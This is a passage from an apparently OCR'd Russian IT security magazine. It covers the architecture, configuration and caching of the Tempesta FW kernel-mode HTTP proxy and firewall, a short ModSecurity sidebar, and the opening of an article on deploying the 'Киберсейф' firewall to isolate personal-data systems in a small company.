Как уже было сказано, эти два файла по отдельности неработоспособны — их нужно объединить в один, для чего используем команду

```
$ cat tempesta_fw.conf tfw_sched_http.conf > tfw_main.conf
```

Наконец, запускаем:

```
# TFW_CFG_PATH="/home/adminuser/tempesta/etc/tfw_main.↵
  conf" ./tempesta.sh start
```

Останавливаем аналогично аргументом stop.

АРХИТЕКТУРА

Стоит коснуться и внутренней архитектуры проекта.

Общие сведения

Прежде чем разбираться с данным фреймворком, вспомним, как работает аналогичное ПО. Практически все современные HTTP-серверы используют сокеты Беркли, у которых, несмотря на их функциональность, есть две основные проблемы. Первая — чрезмерная перегруженность функциями. То есть, допустим, чтобы ограничить количество подключенных клиентов, нужно, во-первых, разрешить входящее соединение с использованием accept(), затем узнать адрес клиента, используя getpeername(), проверить, есть ли этот адрес в таблице, и закрыть соединение. Это занимает больше шести переключений контекста. Вторая же проблема заключается в том, что операция чтения из сокета асинхронна фактическому получению пакетов TCP, что еще больше увеличивает количество переключений контекста.

Чтобы решить эту проблему (а также проблему передачи данных из пространства ядра в пространство пользователя), разработчики Tempesta перенесли HTTP-сервер в стек TCP/IP, который, как известно, находится в режиме ядра. Отличие от аналогичных проектов заключается в том, что Tempesta не использует дисковый кеш — все хранится в оперативной памяти.

Цели проекта Tempesta таковы:

- Создание фреймворка со всеобъемлющим контролем над уровнями стека TCP/IP от сетевого и выше для получения гибких и мощных систем классификации и фильтрации трафика.
- Работа в качестве части стека TCP/IP для эффективной обработки «коротких» соединений, как правило используемых при DDoS-атаках.
- Тесная интеграция с подсистемами Netfilter и LSM, что опять же полезно для выделения и фильтрации больших ботнетов.
- Высокопроизводительная обработка HTTP-сессий и функциональность кеширующего прокси для снижения нагрузки на бэкенд.

- Нормализация пакетов HTTP и их пересылка бэкенду для предотвращения разницы интерпретаций на бэкенде и на данной IPS.

Tempesta представляет собой помесь кеширующего обратного (reverse) HTTP-прокси и брандмауэра с динамическим набором правил. Реализован он в виде нескольких модулей ядра. В частности, были разработаны синхронные сокеты, которые не используют дескрипторы файлов (как это реализовано в сокетах Беркли), поскольку работают они в режиме ядра. Соответственно, уменьшаются и накладные расходы. Потребовалось также внести некоторые изменения и в другие части ядра, что, к слову, улучшило контроль над TCP-сокетами для специально подготовленных модулей ядра. Все входящие пакеты обрабатываются в «нижних половинках» обработчиков прерываний. Это увеличивает частоту попадания нужных данных в кеш CPU и позволяет блокировать входящие пакеты и соединения на самых ранних стадиях.

Tempesta имеет модульную структуру, что дает ему большую гибкость. Поддерживаются следующие типы модулей:

- классификаторы — как следует из названия, позволяют классифицировать трафик и получать статистическую информацию;
- детекторы — определяют и обрабатывают случаи перегрузки бэкенда;
- диспетчеры запросов — распределяют HTTP-запросы по нескольким бэкендам;
- универсальные модули для обработки HTTP-пакетов.

Несмотря на то что изначально Tempesta не разрабатывался как WAF, поддержку такой возможности реализовать нетрудно.

Обработка пакетов и соединений

При получении пакета первым делом вызывается функция ip_rcv()/ipv6_rcv(), он проверяется обработчиками Netfilter. Если он эти обработчики проходит, то передается дальше, в функции tcp_v4_rcv()/tcp_v6_rcv(). Колбэки TCP-сокетов вызываются гораздо позже, тем не менее существуют обработчики, связанные с безопасностью, которые вызываются напрямую из этих функций, — к таковым относится, например, security_sock_rcv_skb(). Эти обработчики и используются Tempesta для регистрации собственных колбэков фильтров и классификаторов для уровня TCP. Синхронные сокеты же обрабатывают TCP на более высоком уровне.

Сетевая подсистема Tempesta работает целиком в контексте отложенных прерываний без использования каких-либо вспомогательных потоков. Входящие пакеты обрабатываются так быстро, как это вообще возможно, — они едва успевают покидать кеш CPU. HTTP-кеш находится целиком в оперативной памяти (загружается он в нее с диска совершенно отдельным от сетевой подсистемы), что, таким образом, избавляет от медленных операций и позволяет обрабатывать все HTTP-запросы в одном SoftIRQ. Некоторые пакеты могут быть переданы процессу режима пользователя, осуществляющему классификацию, которая не требует высокой срочности. HTTP-сообщение может состоять из нескольких пакетов. До тех пор пока оно не будет обработано целиком, его не передадут бэкенду.

Если HTTP-запрос не будет обработан кешем, его отправят бэкенду. Все операции, связанные с данным действием, будут произведены в том же самом SoftIRQ, который получил последнюю часть запроса. Tempesta обрабатывает два типа соединений: подключения от него к серверам бэкенда и подключения клиентов к самому кеширующему серверу. Обработка их (как и обработка пакетов) происходит с помощью все тех же синхронных сокетов.

Tempesta поддерживает пул постоянных соединений с бэкендами. Их постоянство обеспечивается стандартными запросами HTTP keep-alive. Если соединение разрывается, оно восстанавливается — таким образом, при клиентском запросе фронтенд не будет всякий раз устанавливать новое соединение (что, как правило, занимает довольно длительное время), а использует уже готовое.

Если обнаруживается вредоносное соединение, оно попросту убирается из хеш-таблицы соединений и очищаются все соответствующие структуры данных. Клиенту при этом не посылается ни FIN-, ни RST-пакета. Также при этом генерируются правила фильтра, чтобы в дальнейшем этот клиент нас не тревожил.

MODSECURITY

Модуль представляет собой WAF для Apache и обеспечивает следующие возможности:

- мониторинг и контроль доступа в реальном времени;
- виртуальный патчинг — технология устранения уязвимостей без изменения уязвимого приложения. Поддерживается гибкий язык для составления правил;
- логирование всего HTTP-трафика;
- оценка безопасности веб-приложения и многое другое.

ModSecirity может быть сконфигурирован и как reverse proxy, и как плагин к Apache.



INFO

Аргумент NORMALIZATION=1, указанный команде make при сборке модулей Tempesta, включает возможность нормализации HTTP-трафика.

Нормализация и классификация

Как уже упоминалось, существуют методы обхода HTTP IDS/IPS, основанные на разнице интерпретации запросов HTTP самой системой защиты и сервером. Поскольку существует вероятность некорректного поведения веб-приложения, прокси-серверы, как правило, не изменяют HTTP-запросы. Конечно же, это может привести к возникновению уязвимостей, но при нормальных обстоятельствах и при должном подходе к разработке веб-приложения это допустимо. Для Tempesta это непервоочередная задача, поэтому вместо рабочего кода в нем пока что написаны заглушки. Но уже по ним можно судить, что разработчики планируют возможность нормализации заголовка URI и сообщений POST.

Для классификации трафика предусмотрены несколько механизмов — например, Tempesta предоставляет возможность регистрации обработчиков для использования в модулях-классификаторах:

- classify_ipv4()/classify_ipv6() — вызывается для каждого полученного IP-пакета;
- classify_tcp() — вызывается для пакетов TCP;
- classify_conn_estab()/classify_conn_close() — вызываются во время установления и закрытия TCP-соединения соответственно;

↓ **Исходный код парсера HTTP**

```
Terminal - adminuser@adminuser-1204-xbuntu: ~/tempesta/tempesta_fw
File  Edit  View  Terminal  Go  Help
   I A  http_parser.c (c)  } while   Row 175  Col 1    9:43  Ctrl-K H for help
#define __FSM_FINISH(m)                                                   \
done:                                                                     \
        parser->state = __fsm_const_state;                                \
        parser->data_off = p - data;                                      \

#define ____FSM_MOVE_LAMBDA(to, n, code)                                  \
do {                                                                      \
        p += n;                                                           \
        if (unlikely(p >= data + len || !*p)) {                           \
                r = TFW_POSTPONE; /* postpone to more data available */ \
                __fsm_const_state = to; /* start from state @to nest time */\
                if (parser->hdr.ptr) {                                    \
                        TfwStr *h = TFW_STR_CURR(&parser->hdr);           \
                        h->len += data + len - (unsigned char *)h->ptr; \
                }                                                         \
                code;                                                     \
        }                                                                 \
        c = *p;                                                           \
        goto to;                                                          \
} while (0)

#define __FSM_MOVE_n(to, n)                                               \
        ____FSM_MOVE_LAMBDA(to, n, __FSM_EXIT(NULL))
```

- classify_tcp_timer_retrans() — должен вызываться при пересылке TCP-пакетов клиентам; на деле же код для этого не реализован — вместо него стоит заглушка;
- classify_tcp_timer_keepalive() — должен вызываться при отправке TCP keep-alive пакетов; опять же вместо него стоит заглушка;
- classify_tcp_window() — должен вызываться, когда Tempesta выбирает размер «окна» TCP; заглушка;
- classify_tcp_zwp() — должен вызываться, если клиент послал TCP-пакет с нулевым размером «окна» (в этом случае сервер должен посылать зондирующие пакеты); заглушка.

Как можно заметить, большая часть хуков на момент написания статьи не реализована.

В случае с HTTP-трафиком хуков для его классификации не существует — вместо них должны использоваться хуки GFSM. О последнем стоит поговорить отдельно. GFSM — обобщенный конечный автомат. В отличие от обычного конечного автомата (на основе которого построено подавляющее большинство HTTP-серверов), обобщенный конечный автомат позволяет менять описание процесса обработки во время выполнения. В обычном автомате это описание жестко зашито в код. Так вот, для классификации HTTP-трафика в обобщенном конечном автомате, отвечающем за обработку HTTP-запросов, предусмотрены хуки для отдельных стадий обработки.

Колбэки могут возвращать следующие константы:

- Pass — пакет нормальный, его нужно пропустить в бэкенд;
- BLOCK — пакет выглядит вредоносным, его (как и все последующие пакеты от данного клиента) нужно заблокировать;
- POSTPONE — для окончательного решения данного пакета недостаточно, его нужно отложить, обработать и (в случае положительного решения) отправить в бэкенд.


В настоящий момент в Tempesta присутствует всего один модуль-классификатор, который использует только часть хуков (что естественно, ибо остальные не реализованы). Данный модуль анализирует количество HTTP-запросов, число одновременных подключений, а также количество новых подключений за определенный период от конкретного клиента. Первые два ограничения действуют аналогично модулю лимитирования в nginx. Если клиент превысит хотя бы один лимит, он будет заблокирован.

Кеширование


Как уже упоминалось выше, одна из основных целей Tempesta (если вообще не основная) — предоставление защиты от DDoS-атак. Поскольку данные атаки могут проводиться сотнями (а то и тысячами) ботов, любой прокси, использующий дисковый кеш, попросту задохнется из-за жутчайшего падения производительности. Данное падение производительности происходит по причине архитектурных особенностей обращения к ФС — таких как синхронизация с жестким диском, операции поиска (оптимизированные под файлы и каталоги и не подходящие для поиска внутри определенных файлов).

В противоположность этому Tempesta использует легковесную in-memory БД, поддерживающую персистентность объектов кеша, статического контента и правил фильтра. Эта БД может быть использована также для хранения результатов резолвера, событий, логов и дампов трафика.

Поскольку кеш Tempesta хранится в памяти, операций ввода-вывода при взаимодействии с клиентами не производится. HTTP-ответы от бэкендов сохраняются в памяти после их отправки клиентам для ускорения дальнейшей работы — причем сохраняются они целиком, включая заголовок, в буферы, которые напрямую используются в очереди отправки сокетов.



Производительность установления соединений



Сравнение скорости обработки (запросов в секунду) для серверов на основе различных реализаций сокетов

Все файлы кеша отображаются в память и блокируются в ней для минимизации доступа к диску. Персистентность обеспечивается стандартными механизмами диспетчера виртуальной памяти, которые сбрасывают «грязные» страницы памяти на диск. Кроме того, были введены два вспомогательных потока: первый поток выполняет сброс старых и редко используемых элементов кеша, второй же поток сканирует каталог с кешем, подключая для этого интерфейс inotify для обнаружения новых или модифицированных файлов. Для их загрузки поток читает данные файлы по частям в специальную область памяти. Затем эти части индексируются БД и могут быть сразу же отправлены клиенту. Это, с одной стороны, означает, что база данных вместо «сырых» данных использует данные, уже подготовленные к отправке. С другой же — для добавления файлов не требуется никаких манипуляций, все происходит во время работы программы.


ЗАКЛЮЧЕНИЕ

Проект, в общем и целом, достаточно перспективный — тем более что в мире свободного ПО он пока что не имеет аналогов. Но, как всегда, есть у него и недостатки.

Основной недостаток, пожалуй, необходимость патчить ядро. Это, конечно, нивелируется небольшим размером патча, но тем не менее — в случае изменения внутреннего API ядра патч (а следовательно, и сами модули Tempesta) работать не будет. Во-вторых, за примерно полгода уже можно было реализовать хотя бы часть функций, для которых сейчас написаны заглушки. В-третьих, HTTP в режиме ядра как-то не способствует появлению чувства безопасности, во всяком случае, пока проект находится в состоянии альфа-версии. Ну и в-четвертых — проектом занимается малоизвестная российская компания, которая постоянно ищет новых сотрудников, — конечно, это ни о чем не говорит, но лично я предпочел бы увидеть подобную разработку от того же Яндекса.

С другой стороны, исследования показали, что проект из-за использования синхронных сокетов уже сейчас работает гораздо быстрее аналогов пользовательского режима. Правда, результаты его неплохо бы перепроверить, однако факт остается фактом.

Фреймворк Tempesta пока не готов к промышленному использованию. Однако, поскольку это опенсорс, ты можешь присоединиться к его разработке прямо сейчас. Дерзай!



БРАНДМАУЭР В ЗАКОНЕ

Анатолий Коркия

ОПЫТ ИСПОЛЬЗОВАНИЯ МЕЖСЕТЕВОГО ЭКРАНА «КИБЕРСЕЙФ» ДЛЯ ЗАЩИТЫ ИСПДН В НЕБОЛЬШОЙ КОМПАНИИ

Соблюдение норм федерального законодательства — абсолютно необходимая, но не самая увлекательная часть нашей с тобой работы. Не утешает даже то, что этим занимаются во всем мире, а слово compliance навязло в зубах и посетителям международных конференций. В этой статье мы расскажем о внедрении недавно появившегося решения от компании «КиберСофт», известной своим шифровальным ПО (см. «Хакер» № 138), — межсетевого экрана «Киберсейф» (далее просто МЭ). Данный МЭ будет интересен относительно небольшим компаниям (50–100 узлов) с ограниченным бюджетом. Для построения систем с повышенной нагрузкой (1000 машин и больше) лучше использовать аппаратные решения.




Рис. 1. **Структура компании**

Начнем с исходных данных компании. Дано: пять офисов в Красноярском крае, два в Крыму и один в Ростове. Всего около 50 узлов. Задача была объединить все узлы в один контур с удаленным администрированием и управлением, чтобы админ мог задавать глобальные и групповые правила. В этом контуре выделить и ограничить ИСПДн. Почему не VPN? Потому что в нем не было смысла. Вся конфиденциальная информация передается двумя-тремя почтовыми ящиками, на которых мы настроили шифрование.

«Киберсейф МЭ» специально заточен под решение конкретной задачи — разграничение нескольких ИС или ограничение одной ИС от остальной сети и интернета. Поэтому вся настройка займет всего несколько минут (не считая времени установки продукта на компьютеры компании) и будет вполне по силам начинающим админам.

Прежде чем мы перейдем к рассмотрению программы, нужно упомянуть два немаловажных фактора — **цена** и **скорость поставки** продукта. Продукт позиционируется как наиболее близкий аналог **ViPNet Office Firewall**, однако функционал продукта лучше, а цена — ниже (почти на 40%). Для ограниченного бюджета или компаний, которым надо просто привести ИС в соответствие с законодательством, это вообще ключевой момент. Что касается законодательства, то «Киберсейф МЭ» сертифицирован по 3-му уровню защищенности, о чем свидетельствует сертификат на сайте компании.

Второй фактор — высокая скорость поставки продукта. Мы получили продукт ровно через десять минут после оплаты — в электронном виде со всеми необходимыми ключами, что позволило нам начать работы немедленно. Заметь, тебе не нужно тратить 50 тысяч рублей на обучение двух сотрудников, как это сейчас принято у монополистов рынка. Всего через три дня мы получили курьером уже коробочные версии. С ценой тоже все прозрачно — как, например, у **«КриптоПро»** или **Kerio**, цена указана на сайте, для конечного потребителя она не меняется.

СТРУКТУРА КОМПАНИИ

Компания, в которую мы внедряли «Киберсейф МЭ», содержит целых пять отделов. Один из них — ИСПДн «Атлант», доступ к которой нам необходимо ограничить. Групп ИСПДн нужно надежно оградить от внешнего мира — запретить ей взаимодействовать с другими узлами локальной сети и запретить подключение к интернету. Компьютеры этой группы должны «общаться» только друг с другом. Чтобы было понятнее, мы условно изобразили структуру компании изображена на рис. 1.

На шлюзе сети, как и на остальных узлах сети, установлена программа «Киберсейф МЭ». Чтобы админу не ставить ее на каждую машину, можно выполнить развертывание программы с помощью Active Directory. Далее в статье покажем, как это сделать и как настроить групповые правила, ограничивающие доступ ИСПДн к остальному миру.

ПОДГОТОВКА К РАЗВЕРТЫВАНИЮ ПРОГРАММЫ

Прежде чем мы приступим к развертыванию программы, нужно подготовить файл трансформации (MST-файл). Он нужен, чтобы выполнить развертывание программы «Киберсейф МЭ» с одинаковыми настройками на все компьютеры сети. После этого админу не нужно будет вручную создавать пользователя, указывать IP-адрес удаленного сервера, его порт и так далее.

Первую установку программы нужно выполнить на комп админа, то есть на машину, с которой админ будет управлять остальными межсетевыми экранами. Это не обязательно должен быть шлюз сети, но можно выполнить установку и на шлюз.


Рис. 2. **Создание MST-файла**


Редактирование установочного скрипта
Сеть
Порт файрвола: 50001
Порт удаленного сервера: 8081
IP адрес удаленного сервера: 192.168.52.164
Лицензия
Ключ активации:
Настройки пользователей
